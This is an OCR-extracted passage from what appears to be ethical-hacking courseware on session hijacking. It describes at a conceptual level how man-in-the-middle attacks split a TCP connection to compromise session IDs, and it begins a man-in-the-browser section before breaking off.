
- The man-in-the-middle/manipulator-in-the-middle attack is used to **intrude into an existing connection** between systems and intercept the messages being exchanged

- Attackers use different techniques and **split the TCP connection** into two connections:
  - Client-to-attacker connection
  - Attacker-to-server connection
- After the interception of the TCP connection, an attacker can read, modify, and insert fraudulent data into the **intercepted communication**
- In the case of an **http transaction**, the TCP connection between the client and the server becomes the target

Victim
Web Server
1. Client-to-attacker
MITM Connection
MITM Connection
2. Attacker-to-server
Attacker


Compromising Session IDs Using Man-in-the-Middle/Manipulator-in-the-Middle Attack

A man-in-the-middle/manipulator-in-the-middle (MITM) attack is used to intrude into an existing connection between systems and to intercept messages being transmitted. In this attack, attackers use different techniques and split a TCP connection into two: a client-to-attacker connection and an attacker-to-server connection. After the successful interception of a TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication. In the case of an HTTP transaction, the TCP connection between the client and server is the target.




Victim
Web Server
1. Client-to-attacker
MITM Connection
MITM Connection
2. Attacker-to-server
Attacker

Figure 11.11: Prediction of session ID using a man-in-the-middle (MITM) attack



Compromising Session IDs Using Man-in-the-Browser /Manipulator-in-the-Browser Attack

- The man-in-the-browser/manipulator-in-the- browser attack **uses a Trojan horse** to intercept the calls between the browser and its security mechanisms or libraries
- It works with an already installed Trojan horse and acts between the **browser and its security mechanisms**
- Its main objective is to cause financial deceptions by manipulating transactions of 